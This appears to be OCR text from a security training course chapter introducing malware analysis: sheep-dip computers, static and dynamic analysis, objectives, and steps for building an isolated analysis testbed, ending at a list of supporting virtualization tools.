
Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors



Antivirus Sensor Systems

- An antivirus sensor system is a collection of computer software that detects and analyzes **malicious code threats** such as viruses, worms, and Trojans
- They are used along with **sheep dip computers**

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

- **Static Malware Analysis**
  - Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose
- **Dynamic Malware Analysis**
  - Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection
- It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

Introduction to Malware Analysis

Attackers use sophisticated malware techniques as cyber-weapons to steal sensitive data. The malware can inflict intellectual and financial losses on the target, regardless of whether it is an individual, a group of people, or an organization. Moreover, it spreads from one system to another with ease and stealth.

Malware analysis is a process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact. By performing malware analysis, one can extract detailed information about the malware. Malware analysis is an integral part of any penetration testing process.

Why Malware Analysis?

The primary objectives of analyzing a malicious program are as follows:

- Determine what exactly happened
- Determine the malicious intent of the malware
- Identify indicators of compromise
- Determine the complexity level of an intruder
- Identify the exploited vulnerability
- Identify the extent of damage caused by the intrusion
- Catch the perpetrator responsible for installing the malware
- Find signatures for host and network-based intrusion detection systems
- Evaluate the harm from an intrusion

- List the indicators of compromise for different machines and different malware programs
- Find the system vulnerability that the malware has exploited
- Distinguish the gatecrasher or insider responsible for the malware entry

The most common business questions answered by malware analysis are as follows:

- What is the intention of the malware?
- How did it get through?
- What is its impact on the business?
- Who are the perpetrators, and how good are they?
- How to abolish the malware?
- What are the losses?
- How long has the system been infected?
- What is the medium of the malware?
- What are the preventive measures?

Guidelines for Malware Analysis

The following guidelines are to be adopted while performing malware analysis:

- During malware analysis, pay attention to the essential features instead of understanding every detail
- Try different tools and approaches to analyze the malware, as a single approach may not be useful
- Identify, understand, and defeat new malware analysis prevention techniques

Types of Malware Analysis

The two types of malware analysis based on the approach methodology: static analysis and dynamic analysis.

- **Static Malware Analysis**

  It is also known as code analysis, and it involves going through the executable binary code without actually executing it to gain a better understanding of the malware and its purpose.


  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.



Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install **guest OS** on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
Step 5	Simulate internet services using tools such as **INetSim**
Step 6	Disable the "**shared folders**" and "**guest isolation**"
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash value** of each OS and tool
Step 9	Copy the **malware** over to the guest OS

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly

- Some tools are required for testing. The important ones are listed below:
    - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
    - **File/data analysis**: To perform static analysis of potential malware files.
    - **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
    - **Sandbox**: To perform dynamic analysis manually.
    - **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
    - **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the “host only” mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable “shared folders” and “guest isolation”
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:

